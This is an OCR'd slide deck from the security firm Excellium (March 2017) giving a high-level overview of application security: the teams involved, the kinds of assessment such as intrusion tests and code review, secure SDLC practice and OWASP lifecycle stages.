HACK1

EXCELLIUM

Your first call when it comes to IT and Security!

March 16, 2017

TLP: AMBER

Summary

Application Security Overview

Assessment

Definitions

Methodology/Tools

Risk Classification

Exploitation

OWASP Testing Guide


Overview

- How to be sure an application is secure ?
- How to test an application ?

- Not Simple
- An application is designed to be used, modified, published

Overview


- Example



Overview

- An application is managed by several teams
  - Architecture/design team
  - Developers (frontend + backend)
  - Business owners
  - Governance, risk and Compliance
  - Infrastructure Security Team
  - System team (Operating system+Backups)
  - Middleware/server team


Overview



Overview


- Not so simple .....
  - An application is designed to be used, published, tested and modified.
  - An application is a full stack software
  - Features and associated threats are evolving
  - An application is using other infrastructure components

Where to add the security



Overview

Example : Web application feature




Where to Assess ?

Check can be :

- Intrusion Test
- Code review
- SDLC audit
- Risk analysis
- Design assessment
- Configuration validation

Assessment Overview


EXCELLIUM
Your first call when it comes to IT and Security!



Assessment Overview

EXCELLIUM
Your first call when it comes to IT and Security!

Where to assess



Assessment Overview

EXCELLIUM
Your first call when it comes to IT and Security!

How to react

- Know your enemy
  - Learn attacks vectors
  - Learn exploitation steps
- Prepare your defense
  - Include secure SDLC in the contract and in the design
  - Secure coding
- Control your work
  - Add security in your CI
  - Review Code
  - Audit your SDLC

OWASP

The Open Web Application Security Project

Learn

Contract

Design

Build

Test

Progress

Assessment Overview

EXCELLIUM
Your first call when it comes to IT and Security!

